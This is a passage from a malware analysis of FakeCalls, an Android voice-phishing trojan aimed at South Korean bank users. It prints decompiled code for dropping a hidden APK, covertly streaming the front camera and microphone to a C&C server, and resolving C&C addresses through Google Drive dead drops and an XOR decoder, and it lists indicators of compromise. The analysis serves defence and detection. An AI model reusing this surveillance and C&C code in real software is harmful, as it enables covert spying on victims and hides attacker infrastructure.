

Figure 17: Length of the file name (selected in the screenshot).



Figure 18: FakeCalls successfully loaded in JEB Pro.

Inside the malware

The FakeCalls payload is not launched at once. Instead, the dropper is used as an intermediate step.

Dropping process

The malware registers `BroadcastReceiver` for the application installation events. This receiver launches the dropped APK later in the process.

```
public class AppInstallReceiver extends BroadcastReceiver {
    private final String TAG;

    public AppInstallReceiver() {
        this.TAG = this.getClass().getSimpleName();
    }

    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context context0, Intent intent0) {
        if(TextUtils.equals(intent0.getAction(), "android.intent.action.PACKAGE_ADDED")) {
            String s = intent0.getData().getSchemeSpecificPart();
            if(!TextUtils.isEmpty(MainActivity.access$600()) && (MainActivity.access$600().equals(s))) {
                Toast.makeText(MainActivity.this, "INSTALL SUCCESS", 0).show();
                String s1 = MainActivity.access$400(MainActivity.this);  // com.wish.lmbank.activity.LauncherActivity
                MainActivity.this.startMainService(104, s1);
                MainActivity.this.finish();
                return;
            }
        }
        else {
            if(TextUtils.equals(intent0.getAction(), "android.intent.action.PACKAGE_REPLACED")) {
                String s2 = intent0.getData().getSchemeSpecificPart();
                Log.i(this.TAG, "--------替换成功" + s2);  // -------- Replacement succeeded
                return;
            }

            if(TextUtils.equals(intent0.getAction(), "android.intent.action.PACKAGE_REMOVED")) {
                String s3 = intent0.getData().getSchemeSpecificPart();
                Log.i(this.TAG, "--------卸载成功" + s3);  // --------Uninstall successful
            }
        }
    }
}
```

Figure 19: Implementation of the BroadcastReciever responsible for launching the dropped APK.

Then the malware displays a button to click to start the payload installation.



Figure 20: Button saying 'Click Install Setup' in Korean.

The APK is located inside the asset folder and is copied during the process of loading the view components.

```
public class ApkDownloadAsyncTask extends AsyncTask {
    private final String TAG;
    private AsyncResponse asyncResponse;
    private final Context context;

    public ApkDownloadAsyncTask(Context context0, AsyncResponse asyncResponse0) {
        this.TAG = ApkDownloadAsyncTask.class.getName();
        this.context = context0;
        this.asyncResponse = asyncResponse0;
    }

    public boolean copyApk(String s) {
        Log.i(this.TAG, "copyApk, apkName: " + s);
        try {
            InputStream inputStream0 = this.context.getAssets().open("data/" + s);
            StringBuilder stringBuilder0 = new StringBuilder();
            stringBuilder0.append(this.context.getFilesDir());
            stringBuilder0.append("/app2/");
            File file0 = new File(stringBuilder0.toString());
            if(!file0.exists()) {
                file0.mkdirs();
            }

            stringBuilder0.append(s);
            File file1 = new File(stringBuilder0.toString());
            if(file1.exists()) {
                Log.i(this.TAG, "copyApk, path: " + stringBuilder0.toString() + " is exist");
                file1.delete();
            }
```

Figure 21: Code responsible for copying the APK.

When the payload is successfully dropped, the malware launches the application with the configuration that it gets during the runtime.

```
public void startMainService(int v, String s) {
    Log.e(this.TAG, "startMainService, requestCode: " + v + ", activity: " + s);
    try {
        Intent intent0 = this.getPackageManager().getLaunchIntentForPackage(MainActivity.appPackageName);
        if(v == 104) {
            Bundle bundle0 = new Bundle();
            bundle0.putString("COMPANY_UUID", "L0jVvgr3IECcrKvi4X0f6lPdcH7kn1DO");
            bundle0.putString("APPLICATION_STYLE", "1");
            bundle0.putString("AGREEMENT_SUBMIT_STYLE", "1");
            bundle0.putBoolean("OPEN_SMS", false);
            bundle0.putString("PROJECT_NAME", "Lk");
            bundle0.putString("SCANNING_ALL_APP", "1");
            bundle0.putString("HEADER_PICTURE_STYLE", "1");
            bundle0.putString("UNNECESSARY_AUTO_DELETE_LIST", "1");
            bundle0.putString("URL", SharedPreferencesUtils.getValue("HOST", "154.23.176.101"));
            bundle0.putString("SERVER_NAME", "SERVER2");
            intent0.putExtras(bundle0);
        }

        this.startActivityForResult(intent0, v);
    }
    catch(Exception exception0) {
        Log.e(this.TAG, "startMainService, exception: " + exception0.getMessage());
    }
}
```

Figure 22:Setting up the parameters when launching the application.

Live stream capture

FakeCalls also has the ability to capture and send live audio and video streams from the device's camera to C&C servers with the help of an open-source library [6]. The command processing method has a command called '`stream`':

```
    if(s.equals("streaming")) {
        NodeManager.processStreamState(jSONObject0.getInt("state"));
        return;
    }

    if(s.equals("setCallNumber")) {
        Logger.a("NodeManager", "setCallNumber");
        return;
    }

    if(s.equals("deleteApk")) {
        NodeManager.h(jSONObject0.getString("package"));
        return;
    }

    if(s.equals("camera")) {
        VideoService.switchCamera();
        return;
    }
```

Figure 23: Option in the code enabling capture of live streams.

The corresponding method starts an audio or video service, or stops them, depending on the '`state`' variable value received from the C&C server.

```
public static void processStreamState(int v) {
    String s;
    Logger.a("NodeManager", "Receive Streaming:" + v);
    if(v == 3) {
        NodeManager.a.stopService(new Intent(NodeManager.a, AudioService.class));
        NodeManager.a.stopService(new Intent(NodeManager.a, VideoService.class));
        AppStart.d = 0;
        AppStart.i = 1;
        return;
    }

    if(AppStart.d == 3) {
        Logger.a("NodeManager", "current is loading");
        return;
    }

    AppStart.d = 3;
    NodeManager.a.stopService(new Intent(NodeManager.a, AudioService.class));
    NodeManager.a.stopService(new Intent(NodeManager.a, VideoService.class));
    if(v == 0) {
        s = "stop";
    }
    else if(d1.b(AppStart.ctx, "android.permission.RECORD_AUDIO") == 0) {
        AppStart.d = 3;
        f7.sleep(500L);
        if(v == 1) {
            NodeManager.a.startService(new Intent(NodeManager.a, AudioService.class));
        }

        if(v == 2) {
            NodeManager.a.startService(new Intent(NodeManager.a, VideoService.class));
        }

        s = "success";
    }
    else {
        AppStart.d = 0;
        s = "fail";
    }

    NodeManager.giveStreamingFeedback(s);
    AppStart.i = 1;
}
```

Figure 24: Code to capture live streams.

Upon the creation of the video service, the `RtspCamera2` object is initialized by setting the authorization details and audio/video configuration (bitrate, fps, noise cancellation, etc.).

```
@Override  // android.app.Service
public void onCreate() {
    super.onCreate();
    Logger.a("VideoService", "onCreate");
    if(VideoService.camera2base == null) {
        VideoService.camera2base = new RtspCamera2(this, true, this);
    }

    if(!VideoService.camera2base.isStreaming()) {
        VideoService.camera2base.setAuthorization("Piterpan", "Piterpan123");
        VideoService.camera2base.prepareVideo(300, 200, 30, 2560000, 90);
        VideoService.camera2base.prepareAudio(131072, 44100, true, false, false);
    }
}
```

Figure 25: Initialization of the RtspCamera2 object.

Then the malware selects the front camera and starts streaming to the C&C server, which will be stopped after five minutes.

```
@Override  // android.app.Service
public int onStartCommand(Intent intent0, int v, int v1) {
    try {
        RtspCamera2 be0 = VideoService.camera2base;
        if(be0 != null) {
            if(be0.getFacing() == Facing.BACK) {
                VideoService.camera2base.switchCamera();
            }

            VideoService.camera2base.startStream("rtmp://" + Spf.getString("KEY_SERVER_IP1") + ":1935/live/" + Spf.getString("KEY_IMI"));
        }

        new Handler().postDelayed(this.stopRunnable, 300000L);
    }
    catch(Exception exception0) {
        AppStart.d = 0;
        Logger.b("VideoService", "onStart Exception:" + exception0.getMessage());
    }

    return 1;
}
```

Figure 26: Code launching live streaming to C&C server.

FakeCalls may receive a command from the C&C server to switch the camera during the live streaming.

Network communication

The malware developers implemented several ways to keep their real command-and-control (C&C) servers hidden: reading the data via dead drop resolvers in *Google Drive* or using an arbitrary web server. The use of dead drop resolvers is a technique in which malicious content is stored on legitimate web services. Malicious domains and IP addresses are hidden inside legitimate web services to disguise the communication with real C&C servers. We have identified more than 100 unique IP addresses by processing the data from dead drop resolvers.

Google Drive

In the first method the configuration is read via *Google Drive*: the malware contains an encrypted string with a link to *Google Drive* where the file is stored.

```
static {
    URL.hostList = new ArrayList();
    URL.URL_ALTERNATE_IP = "https://drive.google.com/file/d/1L7CMBiv5NLIrCxmUpkXRZcyFqbgmcKy5/view?usp=sharing";
}
```

Figure 27: Link to Google Drive inside the FakeCalls malware.

The name of the file is encrypted with AES. Figure 28 shows the code to get the encrypted file name from *Google Drive*.

After reading the file name, FakeCalls decrypts it with a hard-coded AES key and gets the real C&C configuration:

```
SERVER1_156.245.21.38-SERVER2_156.245.12.211-SERVER3_154.38.113.162-SERVER4_154.197.48.72-
SERVER5_154.197.48.125-SERVER6_154.197.48.195-SERVER7_206.119.82.78-SERVER8_154.23.182.63-
SERVER9_154.197.48.93-SERVER10_154.197.48.212-SERVERLK_127.0.0.1
```

```java
public void loadHost() {
    new Thread(new Runnable() {
        @Override
        public void run() {
            Document document0 = Jsoup.connect(URL.URL_ALTERNATE_IP).get();  // Request to GDrive
            if(document0 != null) {
                for(Object object0: document0.getElementsByTag("title")) {
                    String s = ((Element)object0).html();
                    Log.e("com.wish.defaultcallservice.base.JVBaseActivity", "BaseActivity, loadHost, title: " + s);
                    if(TextUtils.isEmpty(s)) {
                        continue;
                    }

                    String[] arr_s = s.split("-");
                    if(arr_s == null || arr_s.length != 2) {
                        return;
                    }

                    String s1 = AESUtils.decrypt((TextUtils.isEmpty(arr_s[0]) ? "" : arr_s[0].trim()), "VEwaGLYn7x3rEpVS");
                    if(TextUtils.isEmpty(s1)) {
                        continue;
                    }

                    String[] arr_s1 = s1.split("-");
                    if(arr_s1 == null) {
                        continue;
                    }

                    int v;
                    for(v = 0; true; ++v) {
                        if(v >= arr_s1.length) {
                            return;
                        }

                        String s2 = arr_s1[v];
                        if(!TextUtils.isEmpty(s2)) {
                            String[] arr_s2 = s2.split("_");
                            if(arr_s2 != null && arr_s2.length == 2 && ("SERVER2".equals(arr_s2[0]))) {
                                URL.setHost(arr_s2[1]);
                                JVBaseActivity.this.sendSuccess();
                                return;
                            }
                        }
                    }
                }
            }
```



Figure 28: The code to get the encrypted file name from Google Drive.

Fetch from alternative

The other way to communicate with C&C servers is when the malware has hard-coded an encrypted link to a specific resolver that contains a document with an encrypted server configuration.

We used the following sample for the analysis of this network communication method:

```
4a422047bc0a2ca692b33a80740ab64a5bbc325c348d3d4eea0f304d3c256e03
```

Figure 29 shows the code to perform a request to the arbitrary C&C resolution server.

```java
private void fetchFromAlternative() {
    Timber.d("Fetching server info", new Object[0]);
    String s = Uri.parse(StringUtils.decode("eWVlYWIrPj5mZmY_dXB0c3B6IyMjP3J-fD55ZHlkPnB1fHh_P2VpZQ==")).toString();  // https://www.daebak222.com/huhu/admin.txt
    HttpClient httpClient0 = this.mHttp;
    com.aug818.thu1039.servicies.ServerInfoService.2 serverInfoService$20 = new Stub() {
        public void onData(ServerInfo serverInfoService$ServerInfo0) {
            Timber.d("Success to fetch server info", new Object[0]);
            if(!TextUtils.isEmpty(serverInfoService$ServerInfo0.a01) && !TextUtils.isEmpty(serverInfoService$ServerInfo0.b05) && !TextUtils.isEmpty(serverInfoService$S
                ServerInfoService.this.updateServerInfo(serverInfoService$ServerInfo0);
                return;
            }

            Timber.w("Invalid server info: server=%s, stream=%s", new Object[]{serverInfoService$ServerInfo0.a01, serverInfoService$ServerInfo0.b05});
        }

        @Override  // com.aug818.thu1039.net.HttpClient$IResponseCallback$Stub
        public void onError(Exception exception0, int v) {
            super.onError(exception0, v);
            Timber.e("No server info", new Object[0]);
        }
    };
    httpClient0.get(s, ServerInfo.class, serverInfoService$20);
    this.schedule();
}
```

Figure 29: The code to perform a request to the arbitrary C&C resolution server.

```
$ curl https://www.daebak222.com/huhu/admin.txt
{
        "a01": "eWVlYWIrPj5mZmY_dXB0c3B6IyMjP3J-fA==",
        "b05": "Y2ViYWIrPj4gICI_IyAjPykpPyAlKSspIiMjPn14Z3Q=",
        "a07": "eWVlYWIrPj4gKSM_ICc_JSM_ICkrJCEkJD55ZHlkPnB1fHh_P2VpZQ=="
}
```

The first element is a new server address, the second one is the address of a stream server used for live streams capture, and the last one is a link to a new dead drop resolver.

The malware decrypts all the data pieces and stores them for future use:

```java
public class StringUtils {
    public static String decode(String s) {
        byte[] arr_b = Base64.decode(s, 8);
        for(int v = 0; v < arr_b.length; ++v) {
            arr_b[v] = (byte)(arr_b[v] ^ 17);
        }

        return new String(arr_b, StandardCharsets.UTF_8);
    }
}
```

Figure 30: The code for decrypting the information received from the server.

CONCLUSION

In the case of the FakeCalls malware, the developers decided not to leave any aspect of their operations to chance. They selected a profitable voice phishing market in South Korea where past results had proved to bring tremendous value for cybercrime operators, harvesting approximately US$600 million from unsuspecting victims in 2020. The coverage of 170,000 victims in the five-year period from 2016 to 2020 only added fuel to the mix.

But the story did not end there. The malware developers took special care with the technical aspects of their creation as well, implementing several unique and effective anti-analysis techniques. In addition, they devised mechanisms for disguising the command-and-control servers behind the operations.

This case shows the importance of researching malware that is active in just one country out of almost 200 in the world. The tricks and approaches used in this particular malware can be re-used in other applications targeting other markets around the globe. There is no physical distance in a digital sphere, the information spreads rapidly and we must react quickly in an ever-changing malware landscape.

REFERENCES

[1] National Police Agency. Status of voice phishing. https://www.data.go.kr/data/15063815/fileData.do.

[2] Voice phishing damage of 1.7 trillion won over the past 5 years... 170,000 victims. https://it.chosun.com/site/data/html_dir/2020/09/28/2020092802480.html.

[3] End of Central Directory Record. https://docs.fileformat.com/compression/zip/#end-of-central-directory-record.

[4] Unable to decode AndroidManifest.xml. https://github.com/iBotPeaches/Apktool/issues/1976.

[5] Apktool constants. https://github.com/iBotPeaches/Apktool/blob/master/brut.apktool/apktool-lib/src/main/java/brut/androlib/res/decoder/AXmlResourceParser.java#L986.

[6] rtmp-rtsp-stream-client-java library. https://github.com/pedroSG94/rtmp-rtsp-stream-client-java.

INDICATORS OF COMPROMISE

Hashes

Sample with all the evasion techniques described (also included *Google Drive* dead drop resolvers):

```
f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
```

Sample with the arbitrary CnC resolution method:

```
4a422047bc0a2ca692b33a80740ab64a5bbc325c348d3d4eea0f304d3c256e03
```

Sample with video stream functionality:

```
e8396aa5cccd30478e8fd0cf959ee996b6b727531bdece1ed63482b053c24004
```

URLs

The full list of dead drop resolvers:

https://drive.google.com/file/d/1L7CMBiv5NLIrCxmUpkXRZcyFqbgmcKy5/view?usp=sharing
https://drive.google.com/file/d/1HZg40qw7DGgl2HT6ZuGkKLkf5a0DnaBT/view?usp=share_link
https://www.daebak222.com/huhu/admin.txt
https://182.16.42.18:5055/huhu/admin.txt
http://182.16.42.18:10102/Teamviewer/admin.txt
http://182.16.42.18:10102/HanaBank/admin/admin.txt
http://182.16.42.18:10102/HanaBank/admin.txt
http://192.168.99.186:5000/admin.txt
http://192.168.99.33:5055/admin.txt
http://192.168.99.191:5055/admin.txt